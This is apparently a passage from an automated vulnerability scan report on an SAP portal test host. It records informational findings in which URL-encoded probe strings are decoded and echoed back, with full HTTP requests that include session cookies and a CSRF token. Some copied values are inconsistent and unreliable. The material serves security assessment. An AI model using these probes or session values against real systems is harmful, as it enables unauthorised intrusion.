https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 https://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

<!DOCTYPE HTML><html data-sap-ls-system-runtimeVersion="10.30.7.327005.0" data-sap-ls-system-userAgent="GECKO101.00" data-sap-ls-system-device="standards" data-sap-
ls-system-platform="Windows" data-sa
...[SNIP]...
&#x5c;x3d&#x5c;x26WDUIGUIDELINE&#x5c;x3dGL20&#x5c;x26dvc&#x5c;x3dstandards&#x5c;x26version&#x5c;x3d20210507&#x5c;x2d183520&#x5c;x26sap&#x5c;x2dwd&#x5c;
x2dconfigid&#x5c;x3dZSTD_HRESS_AC_DRAFT_HIST_FORMStvyq7rxvdp&#x5c;x26sap&#x5c;x2dwd&#x5c;x2dloadOnDemand&#x5c;x3dfalse&#x5c;x26sap&#x5c;x2dbrowserhi
story&#x5c;x3dDISABLED&#x5c;x26&#x5c;x257eLOADING_TEMPLATE&#x5c;x3dPOPUP_PAGE") type="hidden" name="_popup_url_"
...[SNIP]...
ter&#x3d;4FB7614A7B507A04FCB36B12BFEEF318&amp;sap-
theme&#x3d;&amp;WDUIGUIDELINE&#x3d;GL20&amp;dvc&#x3d;standards&amp;version&#x3d;20210507-183520&amp;sap-wd-
configid&#x3d;ZSTD_HRESS_AC_DRAFT_HIST_FORMStvyq7rxvdp&amp;sap-wd-loadOnDemand&#x3d;false&amp;sap-
browserhistory&#x3d;DISABLED&amp;&#x25;7eLOADING_TEMPLATE&#x3d;POPUP_PAGE">
...[SNIP]...

```

16. Suspicious input transformation (reflected)

There are 5 instances of this issue:

- [/irj/servlet/prt/portal/prtroot/pcd!3aportal_content!2fcom.sap.pct!2fplatform_add_ons!2fcom.sap.ip.bi!2fPages!2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudioPreview](#) [APPLICATION parameter]
- [/irj/servlet/prt/portal/prtroot/pcd!3aportal_content!2fcom.sap.pct!2fplatform_add_ons!2fcom.sap.ip.bi!2fPages!2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudioPreview](#) [XPROFILE parameter]
- [/irj/servlet/prt/portal/prtroot/pcd!3aportal_content!2fcom.sap.pct!2fplatform_add_ons!2fcom.sap.ip.bi!2fPages!2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudioPreview](#) [XQUERY parameter]
- [/irj/servlet/prt/portal/prtroot/pcd!3aportal_content!2fcom.sap.pct!2fplatform_add_ons!2fcom.sap.ip.bi!2fPages!2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudioPreview](#) [XSYSTEM parameter]
- [/neptune/zmpf_universal_inbox](#) [ajax_value parameter]

Issue background

Suspicious input transformation arises when an application receives user input, transforms it in some way, and then performs further processing on the result. The types of transformations that can lead to problems include decoding common formats, such as UTF-8 and URL-encoding, or processing of escape sequences, such as backslash escaping.

Performing these input transformations does not constitute a vulnerability in its own right, but might lead to problems in conjunction with other application behaviors. An attacker might be able to bypass input filters by suitably encoding their payloads, if the input is decoded after the input filters have been applied. Or an attacker might be able to interfere with other data that is concatenated onto their input, by finishing their input with the start of a multi-character encoding or escape sequence, the transformation of which will consume the start of the following data.

Issue remediation

Review the transformation that is being applied, to understand whether this is intended and desirable behavior given the nature of the application functionality, and whether it gives rise to any vulnerabilities in relation to bypassing of input filters or character consumption.

References

- [Backslash Powered Scanning: Hunting Unknown Vulnerability Classes](#)

Vulnerability classifications

- CWE-20: Improper Input Validation
- CAPEC-153: Input Data Manipulation

16.1. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/pcd!3aportal_content!2fcom.sap.pct!2fplatform_add_ons!2fcom.sap.ip.bi!2fPages!2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudioPreview [APPLICATION parameter]

Summary

Severity:	Information
Confidence:	Firm
Host:	https://testportal.zalaris.com
Path:	/irj/servlet/prt/portal/prtroot/pcd!3aportal_content!2fcom.sap.pct!2fplatform_add_ons!2fcom.sap.ip.bi!2fPages!2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudioPreview

Issue detail

The application appears to URL-decode the value of the **APPLICATION** request parameter, and echo the result in the response.

The payload **1xguk2udrq%41w1wewyy6yf** was submitted in the APPLICATION parameter. This payload contains the %41 sequence, corresponding to the character 'A'. The input was copied into the application's response as **1xguk2udrqAw1wewyy6yf** indicating that the application URL-decoded the sequence.

It might be possible to use this behavior to bypass input validation by submitting superfluous URL-encodings of any filtered characters.

Request 1

```
POST /irj/servlet/prt/portal/prtroot
/pcd!3aportal_content!2fcom.sap.pct!2fplatform_add_ons!2fcom.sap.ip.bi!2fPages!2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudioPreview?XPROFILE=ESS&
XQUERY=ZSTKPTMC1_REG_TIME_ESS&APPLICATION=1xguk2udrq%2541w1wewyy6yf&XSYSTEM=SAP_BW HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656564546619
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Content-Type: application/x-www-form-urlencoded
Content-Length: 157
Origin: https://testportal.zalaris.com
Dnt: 1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: iframe
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

XPROFILE=ESS&XQUERY=ZSTKPTMC1_REG_TIME_ESS&APPLICATION=ZGENERIC_ANALYSIS&XSYSTEM=SAP_BW&
ClientWindowID=WID16565646012298%24Roundtrip=true&%24DebugAction=null
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 08:06:22 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=UTF-8
pragma: no-cache
cache-control: no-store, no-cache, must-revalidate
expires: 0
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapse.eu:443 https://*.sapsef.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcor.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltecor.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/ https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/ https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource:// https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com https://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/ https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web:// https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
set-cookie: SAPWP_active=1; Domain=zalaris.com; Path=/; SameSite=None; Secure
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
```

Content-Length: 8567

```
<!DOCTYPE html><html><head><meta http-equiv="X-UA-Compatible" content="IE=5, IE=EmulateIE7"/>
<script type="text/javascript">
/*HTML Business for Java, 6.0*/
ur_system = {doc : window.document , mimep
...[SNIP]...
<input type="hidden" name="APPLICATION" value="1xguk2udrqAw1wewyy6yf">
...[SNIP]...
```

16.2. [https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/pcd!3aportal_content!2fcom.sap.pct!2fplatform_add_ons!2fcom.sap.ip.bi!2fPages!2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudioPreview\[XPROFILE parameter\]](https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/pcd!3aportal_content!2fcom.sap.pct!2fplatform_add_ons!2fcom.sap.ip.bi!2fPages!2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudioPreview[XPROFILE parameter])

Summary

Severity:	Information
Confidence:	Firm
Host:	https://testportal.zalaris.com
Path:	/irj/servlet/prt/portal/prtroot/pcd!3aportal_content!2fcom.sap.pct!2fplatform_add_ons!2fcom.sap.ip.bi!2fPages!2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudioPreview

Issue detail

The application appears to URL-decode the value of the **XPROFILE** request parameter, and echo the result in the response.

The payload **oqhhkmb9wj%41eukp6bjamn** was submitted in the XPROFILE parameter. This payload contains the %41 sequence, corresponding to the character 'A'. The input was copied into the application's response as **oqhhkmb9wjAeukp6bjamn** indicating that the application URL-decoded the sequence.

It might be possible to use this behavior to bypass input validation by submitting superfluous URL-encodings of any filtered characters.

Request 1

```
POST /irj/servlet/prt/portal/prtroot
/pcd!3aportal_content!2fcom.sap.pct!2fplatform_add_ons!2fcom.sap.ip.bi!2fPages!2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudioPreview?XPROFILE=oqhhkmb9wj%2541eukp6bjamn&XQUERY=ZSTKPTMC1_REG_TIME_ESS&APPLICATION=ZGENERIC_ANALYSIS&XSYSTEM=SAP_BW HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656564546619
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Content-Type: application/x-www-form-urlencoded
Content-Length: 157
Origin: https://testportal.zalaris.com
Dnt: 1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: iframe
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

XPROFILE=ESS&XQUERY=ZSTKPTMC1_REG_TIME_ESS&APPLICATION=ZGENERIC_ANALYSIS&XSYSTEM=SAP_BW&
ClientWindowID=WID1656564601229&%24Roundtrip=true&%24DebugAction=null
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 08:02:21 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=UTF-8
pragma: no-cache
cache-control: no-store, no-cache, must-revalidate
expires: 0
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sap.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io:443 data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iaib:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestscors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
```

```
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
set-cookie: SAPWP_active=1; Domain=zalaris.com; Path=/; SameSite=None; Secure
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
Content-Length: 8573

<!DOCTYPE html><html><head><meta http-equiv="X-UA-Compatible" content="IE=5, IE=EmulateIE7"/>
<script type="text/javascript">
/*HTML Business for Java, 6.0*/
ur_system = {doc : window.document , mimep
...[SNIP]...
<input type="hidden" name="XPROFILE" value="oqhkhmb9wjAeukp6bjamn">
...[SNIP]...
```

16.3. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/pcd!3aportal_content!2fcom.sap.pct!2fplatform_add_ons!2fcom.sap.ip.bi!2fPages!2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudioPreview [XQUERY parameter]

Summary

Severity:	Information
Confidence:	Firm
Host:	https://testportal.zalaris.com
Path:	/irj/servlet/prt/portal/prtroot/pcd!3aportal_content!2fcom.sap.pct!2fplatform_add_ons!2fcom.sap.ip.bi!2fPages!2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudioPreview

Issue detail

The application appears to URL-decode the value of the **XQUERY** request parameter, and echo the result in the response.

The payload **2yo1aj1ngr%41fsdn6ht1tn** was submitted in the XQUERY parameter. This payload contains the %41 sequence, corresponding to the character 'A'. The input was copied into the application's response as **2yo1aj1ngrAfsdn6ht1tn** indicating that the application URL-decoded the sequence.

It might be possible to use this behavior to bypass input validation by submitting superfluous URL-encodings of any filtered characters.

Request 1

```
POST /irj/servlet/prt/portal/prtroot
/pcd!3aportal_content!2fcom.sap.pct!2fplatform_add_ons!2fcom.sap.ip.bi!2fPages!2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudioPreview?XQUERY=2yo1aj1ngr%2541fsdn6ht1tn&XSYSTEM=SAP_BW&APPLICATION=ZGENERIC_ANALYSIS&XPROFILE=ESS HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656565019136; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Content-Type: application/x-www-form-urlencoded
Content-Length: 157
Origin: https://testportal.zalaris.com
Dnt: 1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: iframe
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

XQUERY=ZSTKPTMC1_REG_TIME_ESS&XSYSTEM=SAP_BW&APPLICATION=ZGENERIC_ANALYSIS&XPROFILE=ESS&
ClientWindowID=WID1656565041093&%24Roundtrip=true&%24DebugAction=null
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 08:02:38 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=UTF-8
pragma: no-cache
cache-control: no-store, no-cache, must-revalidate
expires: 0
```

16.4. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/pcd!3aportal_content!2fcom.sap.pct!2fplatform_add_ons!2fcom.sap.ip.bi!2fPages!2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudioPreview [XSYSTEM parameter]

Severity: **Information**
Confidence: **Firm**
Host: **https://testportal.zalaris.com**
Path: **/irj/servlet/prt/portal/prtroot/pcd!3aportal_content!2fcom.sap.pct!2fplatform_add_ons!2fcom.sap.ip.bi!2fPages!2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudioPreview**

It might be possible to use this behavior to bypass input validation by submitting superfluous URL-encodings of any filtered characters.

HTTP/1.1 200 OK

```
Date: Thu, 30 Jun 2022 08:04:37 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=UTF-8
pragma: no-cache
cache-control: no-store, no-cache, must-revalidate
expires: 0
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sap.f.eu:443 https://*.sap.f.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io:443 https://*.data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
set-cookie: SAPWP_active=1; Domain=zalaris.com; Path=/; SameSite=None; Secure
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
Content-Length: 8578

<!DOCTYPE html><html><head><meta http-equiv="X-UA-Compatible" content="IE=5, IE=EmulateIE7"/>
<script type="text/javascript">
/*HTML Business for Java, 6.0*/
ur_system = { doc : window.document , mimep
...[SNIP]...
<input type="hidden" name="XSYSTEM" value="0xlyu1u02gAzrvhfplu42">
...[SNIP]...
```

16.5. https://testportal.zalaris.com/neptune/zmfp_universal_inbox [ajax_value parameter]

Summary

Severity: **Information**

Confidence: **Firm**

Host: **https://testportal.zalaris.com**

Path: **/neptune/zmfp_universal_inbox**

Issue detail

The application appears to URL-decode the value of the **ajax_value** request parameter, and echo the result in the response.

The payload **ayhm3pjsjx%41yc4pvzvxo2** was submitted in the **ajax_value** parameter. This payload contains the %41 sequence, corresponding to the character 'A'. The input was copied into the application's response as **ayhm3pjsjxAyc4pvzvxo2** indicating that the application URL-decoded the sequence.

It might be possible to use this behavior to bypass input validation by submitting superfluous URL-encodings of any filtered characters.

Request 1

```
POST /neptune/zmfp_universal_inbox?ajax_id=GET_MASTERLIST&ajax_applid=ZMFP_UNIVERSAL_INBOX&sap-client=650&dpx=21100006&field_id=00018&
ajax_value=ayhm3pjsjx%2541yc4pvzvxo2 HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zX6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656564546619
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Csrf-Token: a8AO79NziXR4n1dElJb/pIPW8WUVmPKyLoHmZqniYk=6BC00EEFD3738974789F57449496FFA483D6F165159A
Content-Type: application/json
Sap-Client: 650
Neptunelaunchpad: PORTAL
X-Requested-With: XMLHttpRequest
Request-Id: j5c04ab37b2ee49a18ba483fc30687ed5.2c9a10b8e63a47e5
Traceparent: 00-5c04ab37b2ee49a18ba483fc30687ed5-2c9a10b8e63a47e5-01
Origin: https://testportal.zalaris.com
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Content-Length: 0
```

Te: trailers
Connection: close

Response 1

```
HTTP/1.1 500 Internal Server Error
Date: Thu, 30 Jun 2022 10:17:25 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=utf-8
content-length: 220
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io:443 data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
